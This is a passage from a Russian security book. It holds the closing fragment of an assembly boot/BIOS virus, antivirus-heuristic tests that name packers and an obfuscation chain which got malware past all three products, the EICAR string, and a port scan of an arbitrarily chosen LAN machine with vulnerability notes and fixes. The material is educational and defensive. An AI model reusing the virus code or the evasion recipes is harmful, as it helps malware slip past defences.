mov dl, 80h
HD_int19h:
; Произведем сброс дисковой подсистемы
xor ax, ax
int 13h ;
Прочтем boot-сектор
mov ax, 0201h
int 13h
jc Boot
jmp Goto_Buffer ;
Если не удалось загрузить boot-сектор,
; вызываем прерывание INT 18h
Boot:
```

```
int 18h
int19Handler EndP
Flash_BIOS EndP
End_Virus:
; Размер области памяти, необходимый для дополнения
; размера вируса до 510 байт
DupSize equ 510-offset End_Virus
; Заполнение не занятой вирусом части сектора
db DupSize dup (0)
db 55h, 0aah
```

Можно ли вышеописанный или подобный ему код назвать космополитом, встречающимся в "диком виде"? Да, вполне. В качестве яркого примера, иллюстрирующего, насколько умело можно манипулировать с BIOS, уместно привести оригинальное описание знаменитого "Чернобыля" **(www.virusList.com).**

**Virus.Win9x.CIH** также известен как «Чернобыль». Это резидентный вирус, работающий исключительно под операционными системами Windows 95/98. Длина вируса около 1 Кбайт. Впервые был обнаружен на Тайване в 1998 году. Избирательно перепрошивает BIOS: для заражения подходят только некоторые типы материнских плат, к тому же в настройках BIOS не должно быть установлено чтение только. После перепрошивки BIOS вирус приступает к винчестеру, а точнее, уничтожает все его содержимое. При этом вирус использует прямой доступ к диску, обходя тем самым стандартную антивирусную защиту от записи в загрузочные сектора.

Возможные варианты защиты (плюс такие классические варианты, как установка последней версии антивирусной программы с новыми базами):

♦ настройка BIOS, контроль режима чтение только;

♦ контроль критических областей с помощью специализированных утилит типа ADINF32.

Возможные варианты лечения:

♦ удаление вируса и его записей с помощью вакцин типа "АнтиЧернобыль" и т. п.;

♦ радикальный метод – перепрошивка BIOS/замена микросхем.

# 5.4. Как работает эвристический анализатор кода и почему даже два антивируса в системе могут стать бесполезными

В рамках данного раздела мы попытаемся выяснить, действительно ли даже три антивируса могут дать сбой в поимке «хитрого» кода, и как с этим связано такое качество антивирусного продукта, как эвристика. В роли испытуемых антивирусов были выбраны следующие популярные продукты:

- "Антивирус Касперского";
- ESET NOD32;
- Vba32 ("ВирусБлокАда").

> ПРИМЕЧАНИЕ
>
> В данном тесте мы акцентируем особое внимание на антивирусном продукте Vba32. Это белорусский антивирус, включающий в себя достаточно оригинальный эвристический модуль, в основе которого стоит запатентованная технология "MalwareScopeTM".

## Методология проведения теста

Напомним, что качество эвристики определяется способностью антивируса распознавать модифицированный вредоносный код. Фактически, эвристика предполагает обнаружение вируса, которого нет в базах: по специальным алгоритмам и некоторым признакам антивирус сам должен «домыслить», что проверяемый код является вирусным. Как вы уже поняли, задача не из легких.

Для наибольшей объективности теста мы возьмем максимально широкий перечень инструментов, применяемых в подобных случаях. Помимо упаковщиков, генераторов вирусов и утилит для обфускации, мы включим в наш тест самописный вирус, а также воспользуемся полиморфным образцом Virus.Win32.Zombie, который известен оригинальной технологией декриптования для обхода эвристических анализаторов.

Подобная методология, включающая комплексное тестирование, широко применяется в сертифицированных тестовых лабораториях и позволяет минимизировать возможные погрешности, сделав результат теста максимально объективным.

"Свежесть" баз всех трех антивирусов одинакова. Уровень настроек эвристики во всех трех случаях аналогичен и приравнен к средним.

Итак, пожалуй, начнем.

## Тест № 1

Для проведения первого теста были использованы случайным образом отобранные из коллекции (579 штук) четыре экземпляра вредоносного кода:

- TrojanDownloader.13547;
- Backdoor. Win32Optix.b;
- Trojan-Win32PSW.QQRob.16;
- Trojan-Win32PSW.QQShou.EH.

Каждый экземпляр был пропущен через PeStubOEP (программа предназначена для защиты EXE-файлов от определения их компилятора/упаковщика). Результаты проверки следующие ("+" – распознан; "-" – не распознан). Итак (результаты на рис. 5.3).

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+".




**Рис. 5.3.** TrojanDownloader.13547 был успешно найден

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.4).




**Рис. 5.4.** Backdoor.Win32Optix.b – «крепкие орешки» еще впереди!

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.5).




**Рис. 5.5.** Наш антивирус пока на высоте

Trojan-Win32PSW.QQShou.EH оказался крепким орешком, и Vba32 определил его, только после того как были установлены максимальные настройки:

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.6, 5.7).

ПРИМЕЧАНИЕ

Один из экземпляров вредоносного кода (Trojan-Win32PSW.QQShou.EH) Vba32 был определен как Trojan-Spy.Delf.13.

Как видите, некоторые из экземпляров вредоносного кода могут быть обнаружены только с максимальными настройками, и совсем не факт, что антивирус расскажет вам всю правду.


**Рис. 5.6.** Экспертный анализ – максимален!




**Рис. 5.7.** Похож на Spy-Delf…

Используем следующую партию экземпляров, случайно отобранных из коллекции:

♦ Trojan.Spambot;
♦ OS.cope.Worm.UK.Nuwar;
♦ Trojan-Proxy.WIN32.Lager.aq.

Два троянских коня и червь были запакованы Tibs. Проверяем:

♦ Nod32 2.7 "-";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.8).




**Рис. 5.8.** Результат проверки – Trojan.Spambot!

ПРИМЕЧАНИЕ

Как видите, здесь нас немного огорчил NOD32. Но не будем забывать, что даже качественно проработанный движок несовершенен.

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.9).




**Рис. 5.9.** Самый настоящий червь!

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.10).




**Рис. 5.10.** Прокси-троян у нас под колпаком

Продолжаем наши эксперименты. Теперь возьмем три различных вируса и наобум запакуем их тремя различными упаковщиками. Троянского коня упаковываем NsAnti. Результаты:

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.11).




**Рис. 5.11.** На ловца и зверь бежит!

Теперь Trojan-Spy.Win32.AimSpy запакуем SkD Undetectabler Pro 2 SkDPRO. Результаты:

♦ Nod32 2.7 "-";
♦ "Антивирус Касперского 6.0" "-";
♦ Vba32 "-".

ПРИМЕЧАНИЕ

Ну вот, собственно, и настал момент истины. Заметьте, что ни один из наших антивирусных продуктов не смог обнаружить запакованный SkD Undetectabler Pro 2 SkDPRO троянский конь – SkD Undetectabler Pro 2 SkDPRO!

Едем дальше. Trojan.Mezzia пакуем Zipworx SecureEXE. Результаты:

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.12).




**Рис. 5.12.**Vba не спит

## Тест № 2

Тест включает в себя упаковку одного вируса несколькими упаковщиками. В качестве «зло-кода» был использован известный Virus.Win32.Neshta.b. Итак, результаты.

Пропускаем нашего "нечто" через WinUpack:

♦ Nod32 2.7 "-";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "+" (рис. 5.13).




**Рис. 5.13.** Neshta – не уйдет! Пропускаем Neshta через Arm Protector ver.01:

♦ Nod32 2.7 "+";
♦ "Антивирус Касперского 6.0" "+";
♦ Vba32 "-" (рис. 5.14).



**Рис. 5.14.** Vba32 не видит наше «нечто»

Пропускаем "нечто" через FSG. Результаты:

♦ Nod32 2.7 "+";

♦ "Антивирус Касперского 6.0" "+";

♦ Vba32 "+" (рис. 5.15).




**Рис. 5.15.** И опять наш антивирус на высоте

ПРИМЕЧАНИЕ

Как видите, в этом тесте Vba32 не смог обнаружить "нечто", запакованного Arm Protector ver.01. Nod32 совсем не распознал Neshta, запакованного WinUpack. Вывод: совершенной эвристики нет – к ней лишь можно стремиться.

## Тест № 3

В данном тесте был использован генератор вирусов APOKALIPSES. Из десяти сгенерированных экземпляров Vba32 обнаружил 8, Nod32 2.7 – 9, «Антивирус Касперского 6.0» обнаружил все.

Для проведения четвертого теста был использован свеженаписанный вирус, форматирующий диски. Данный прием (применение в тесте вируса, заведомо отсутствующего в базах) позволяет с высокой долей вероятности определить качество эвристики, так как приближает работу эвристического анализатора к естественным, не лабораторным условиям.

Итак, посмотрим на результаты. Vba32 не обнаружил вирусный код (рис. 5.16).

## Тест № 4




**Рис. 5.16.** «В порядке!»

"Антивирус Касперского 6.0" также ничего не обнаружил (рис. 5.17).




**Рис. 5.17.** «Опасных объектов не обнаружено!»

Лишь Nod32 обнаружил самописный вирус, классифицировав его как модификацию (рис. 5.18).




**Рис. 5.18.** Здесь NOD32 показал себя с самой лучшей стороны

## Тест № 5

Тест на противодействие обфускации. Подправим наш экземпляр (Trojan. Downloader.Win32.Zlob) вручную. Для этого внедрим пару неизвестных инструкций в оригинальный код. Зачем? Чтобы усложнить задачу по эмулированию новых инструкций эври-

стическим анализатором тестируемого антивируса: говоря простым языком, эмулятору будет более чем сложно узнать, откуда продолжать разбор кода.

Полученную таким образом модификацию вирусного кода последовательно пропустим через ARM Protector, TeLock и Afx!AVSpoffer. Настоящий "biohazard"! Посмотрим, как с этим справятся наши антивирусы. Результаты:

- ♦ Nod32 2.7 "-";
- ♦ "Антивирус Касперского 6.0" "-";
- ♦ Vba32 "-".

ПРИМЕЧАНИЕ

Как вы можете видеть, ни одна из антивирусных программ не смогла вынести такой "biohazard".

## Тест № 6

Eicar Test. Именно этот тест используется для проверки работоспособности антивирусных программ. Обоснованность проведения подобного теста при анализе эвристики особенно очевидна: стандартизованность EICAR позволяет получать результаты с минимальными погрешностями при определении способности антивируса работать с упаковщиками.

Фактически, имитация вируса представляет собой такую последовательность: X5O!P %@AP[4\PZX54(P")7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

ПРИМЕЧАНИЕ

Для проверки внесите данный текст в Блокнот, после чего попробуйте проверить ваш TXT антивирусом.

Здесь тестовый текст был упакован десятью различными упаковщиками. Итак, результаты антивирусной проверки:

- ♦ Nod32 2.7 – обнаружил восемь экземпляров;
- ♦ "Антивирус Касперского 6.0" – обнаружил девять экземпляров;
- ♦ Vba32 – обнаружил восемь экземпляров.

## Тест № 7

Тест на обнаружение полиморфных вариантов. Напомню нашим читателям, что в основе полиморфизма стоит способность вируса к изменению своего кода, так называемой «мутации» – образованию неузнаваемых антивирусом форм, что, к слову будет сказано, является идеальным вариантом для нашего теста.

В качестве исследуемого мы используем Virus.Win32.Zombi, который представляет собой сложный полиморфный вирус. Вирус использует уникальную технологию встраивания в файлы: вначале он дизассемблирует исполняемый файл на составные части, встраивает свой код, после чего собирает файл, так чтобы вирусный код и код зараженного файла смешались. Для обхода эвристических анализаторов Virus.Win32.Zombie использует уникальную технологию декриптования своего тела.

Итак, результаты:

- ♦ Nod32 2.7 – обнаружил;
- ♦ "Антивирус Касперского 6.0" – не обнаружил;
- ♦ Vba32 – обнаружил.

Для "Антивируса Касперского 6.0" Virus.Win32.Zombi оказался не по зубам.

# Глава 6
# Безопасность LAN, WLAN и Интернет

♦ Взлом и защита LAN
♦ Безопасная архитектура – это фундамент
♦ Безопасность беспроводных сетей. Взлом и защита WI-FI
♦ Лучшие брандмауэры – какие они?
♦ Warning! Your IP is detected! Скрываем свое присутствие в Интернете

Бурное развитие информационных технологий сделало нашу жизнь практически полностью завязанной на сетевых технологиях. Как такое может быть? Очень просто. Банковские транзакции, интернет-платежи, электронный документооборот, бизнес-процесс предприятия – все это может "упасть", достаточно лишь "обломать" соответствующую сеть. А то, что большинство из ныне действующих банкоматов работают на операционных системах линейки Windows, еще раз подтверждает тот факт, что бреши есть везде, даже если речь идет о системах критической важности. Развитие сетевых технологий на фоне всевозрастающего уровня киберпреступности диктует принципиально новые требования к обеспечению сетевой безопасности.

В этой связи вопрос защиты сети ставится особенно остро. Из данной главы читатель узнает:

♦ какие опасности могут подстерегать пользователя локальной сети и что им можно противопоставить;

♦ как ломают WI-FI-сеть и почему 90 % сетей данного класса считаются абсолютно незащищенными;

♦ какому межсетевому экрану можно действительно доверить свою безопасность;

♦ как сделать свое пребывание в Интернете максимально анонимным.

# 6.1. Взлом и защита LAN

В этом разделе мы поговорим о безопасности локальной сети в контексте возможных вариантов взлома. На конкретном примере рассмотрим, насколько уязвимой может быть система и что предпринять, чтобы превратить ПК в черный ящик для взломщика.

В качестве объекта исследования совершенно случайным образом был избран самый обычный, ничем не примечательный терминал локальной сети на 200 машин.

Забегая вперед, заметим, что из десяти кандидатов на "препарацию" две системы оказались беспрецедентно уязвимы (полный доступ на запись/чтение), и говорить в данном случае о какой-либо защите вообще не приходится. Поэтому ради "спортивного интереса" было решено пренебречь этими двумя и рассмотреть более усредненный случай с каким-никаким уровнем защиты.

В качестве инструмента исследования был использован известный сканер уязвимостей X-Spider 7.5.

Всего около пяти минут понадобилось нашему "пауку", чтобы предоставить полный отчет, включающий в себя список открытых TCP-портов. Итак, вот, собственно, и результаты сканирования.

Система Windows 5.1 (или XP) – информация подобного рода хотя и относится к категории "просочившейся", однако не представляет какой-либо серьезной угрозы безопасности вашему ПК.

Открытый 135-й TCP-порт говорит о том, что на компьютере запущена служба DCOM. Вроде бы ничего страшного. Но что мы видим далее?

Открыт 135-й UDP-порт, который принадлежит сервису Microsoft RPC (Remote Procedure Call – удаленное выполнение команд). Это уже не просто открытый порт, а серьезная уязвимость, обозначенная в бюллетене безопасности Microsoft под кодовым номером ms03-04 3. Вот как описывается данная уязвимость: "Переполнение буфера обнаружено в Messenger Service в Microsoft Windows. Удаленный атакующий может выполнить произвольный код на уязвимой системе. Проблема связана с тем, что Messenger Service не проверяет длину сообщения. В результате злонамеренный пользователь может послать сообщение, которое переполнит буфер и выполнит произвольный код на уязвимой системе с привилегиями SYSTEM".

Говоря простым языком, сформированное особым образом сообщение, переданное с помощью обычной команды net send, может привести к запуску на машине жертвы любого программного кода.

Есть ли в данном случае выход? Конечно же, есть! Первое, что надо сделать, – это отключить службу DCOM, если она действительно не нужна, и обязательно установить пакет обновлений Microsoft: **http://www.microsoft.com/technet/security/buLLetin/MS03-043.asp.** Подробнее о данной уязвимости можно узнать по адресу: **cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0717.**

Открытый 139-й порт – запущен сервис NetBios (Network Basic Input/Output System). "Ну, это просто классика", – скажут искушенные охотники, и они будут правы. Действительно, какой из портов расскажет о вашей машине столько, сколько 139? Список ресурсов, список активных сессий и многое другое, доступное через нулевую сессию: доступ по нулевой сессии представляет собой возможность неавторизованного подключения к хосту с операционной системой, основанной на Windows NT (или операционной системой семейства UNIX с установленным пакетом Samba) с пустым логином и паролем. При включенной нулевой сессии анонимный пользователь может получить большое количество информации о конфигурации системы (список ресурсов, открытых для общего пользования, список поль-

зователей, список рабочих групп и т. д.). Полученная информация в дальнейшем может быть использована для попыток несанкционированного доступа.

В бюллетенях безопасности Microsoft уязвимость, связанная с открытым 139-м портом, описывается кодовым номером ms04-007. Описание уязвимости звучит так: "Переполнение буфера обнаружено в Microsoft ASN.1 Library (msasn1.dll) в процессе ASN.1 BER-декодирования. Уязвимость может эксплуатироваться через различные службы (Kerberos, NTLMv2) и приложения, использующие сертификаты. Удаленный пользователь может послать специально обработанные ASN.1 данные к службе или приложению, чтобы выполнить произвольный код с SYSTEM-привилегиями".

Есть ли выход? Конечно, есть. Прежде всего необходимо установить обновление: **http://www.microsoft.com/technet/security/buLLetin/MS04-011.mspx.**

Кроме того, следует отключить доступ по нулевой сессии. Для этого:

♦ в разделе реестра HKEY_LOCAL_MACHINE\System\CurrentControlSet\ Control\LSA нужно установить значение параметра RestrictAnonymous равным 2 для Windows 2000/ XP/2003 (1 для Windows NT3.5/NT4.0) (тип параметра – REG_DWORD);

♦ для Windows 2000/XP/2003 в разделе реестра HKEY_LOCAL_MACHINE\SYSTEM \ CurrentControlSet\Services\lanmanserver необходимо установить значение параметра RestrictNullSessionAccess равным 1 (тип параметра – REG_DWORD);

♦ для Windows NT3.5/NT4.0 в разделе реестра HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Services\LanManServer\Parameters необходимо установить значение параметра RestrictNullSessAccess равным 1 (тип параметра – REG_DWORD).

Едем дальше. Следующим в нашем списке оказывается открытый 445-й порт, который принадлежит службе Microsoft Directory Service. Не грех будет вспомнить, что именно 445-й – один из портов, через который в свое время активно "щемился" нашумевший червяк MS Blast. При отсутствии соответствующих заплаток 445-й порт, без преувеличения, – настоящая дыра всех времен и народов. Следующие уязвимости и варианты их реализации есть яркое подтверждение вышесказанному: "Удаленное выполнение команд ms05-027, ms05-043". Объект, который значится в бюллетене под кодовым именем ms0 5-02 7, имеет следующее описание со всеми вытекающими отсюда последствиями: "Уязвимость в службе Print Spooler позволяет удаленному пользователю выполнить произвольный код на целевой системе".

А теперь разберем сухой отчет от Microsoft подробнее. Служба Spooler предназначена для управления принтерами и заданиями печати и экспортирует интерфейс на базе RPC (Remote Procedure Call). В данной службе присутствует уязвимость переполнения буфера. Удаленный или локальный пользователь может подключиться к системе через NULL-сессию и с помощью специального запроса выполнить произвольный код с привилегиями Local System или вызвать отказ от обслуживания. Данной уязвимости подвержены следующие версии операционных систем: Microsoft Windows 2000 Service Pack 4, Microsoft Windows XP Service Pack 1, Microsoft Windows XP Service Pack 2, Microsoft Windows Server 2003.

Как злонамеренный пользователь может воспользоваться этой уязвимостью? Уязвимость может быть использована удаленно путем создания специального запроса к службе Printer Spooler. В Windows 2000 и Windows XP SP1 эта служба доступна извне с помощью именованных каналов и посредством NULL-сес-сии. В Windows XP SP2 и Windows Server 2003 для доступа к этой службе необходимо пройти аутентификацию, то есть для удачной эксплуатации нужно иметь учетную запись на удаленном хосте.

Как все это дело прикрыть? Просто. Достаточно лишь установить обновление для Windows **(http://www.microsoft.com/technet/security/BuLLetin/MS05-043.mspx),** и все.

Следующим открытым портом оказался порт 4899, принадлежащий Radmin. Комментарий в данном случае будет не такой горячий, как в предыдущих: просто на машине уста-

новлена утилита удаленного администрирования – хотя для злонамеренного пользователя данная информация не должна показаться столь уж бесполезной.

И напоследок, открытый TCP-порт 5000, который принадлежит службе SSDP. Данный сервис отвечает за обнаружение UPnP-устройств в домашней сети. Уязвимость в службе SSDP, а точнее отсутствие таковой (по крайней мере на момент написания книги), не представляет реальной угрозы и не может быть использована для удаленного выполнения кода, отказа в обслуживании и т. п. Тем не менее никогда не стоит забывать простое правило: меньше служб – меньше открытых портов – меньшая вероятность того, что ваша система окажется уязвимой (подробно про оптимизацию безопасности Windows средствами операционной системы смотрите в гл. 7).

При ненадобности "обнаруживать UPnP-устройства в вашей сети" смело отключаем эту службу через **Панель управления ► Администрирование ► Службы.**

Подведем итог. Шесть открытых портов: 135-UDP, 135-TCP, 139-TCP, 445-TCP, 4899-TCP и 5000-TCP, половина из которых (135-UDP, 139-TCP и 445-TCP) открывают практически безграничные возможности для "творчества" удаленного "зло-админа".

## 6.2. Безопасная архитектура – это фундамент

Итак, помимо централизованной политики безопасности, без которой де факто невозможно построение безопасной сети в принципе, особое внимание следует обратить на следующее моменты.

♦ Использование безопасных протоколов обмена (не секрет, что такие текстовые протоколы, как FTP и telnet, представляют собой явную угрозу) и туннелирование данных, например, посредством SSH.

♦ Шифрование критичных данных с использованием надежных криптоалгоритмов.

♦ Использование архитектуры сети, включающей в себя наличие DMZ (демилитаризованной зоны), обслуживаемой двумя брандмауэрами. DMZ подразумевает под собой фрагмент сети, не являющийся полностью доверенным. Смысл создания DMZ заключается в том, чтобы оградить внутреннюю систему (в данном случае это наша защищенная LAN) от доступа, который осуществляется из Интернета.

♦ Использование IDS (Intrusion-Detection System), IPS (Intrusion-Prevention System). В идеальном случае такая система выдаст сигнал тревоги (или предотвратит саму попытку вторжения– IPS) при попытке проникновения.

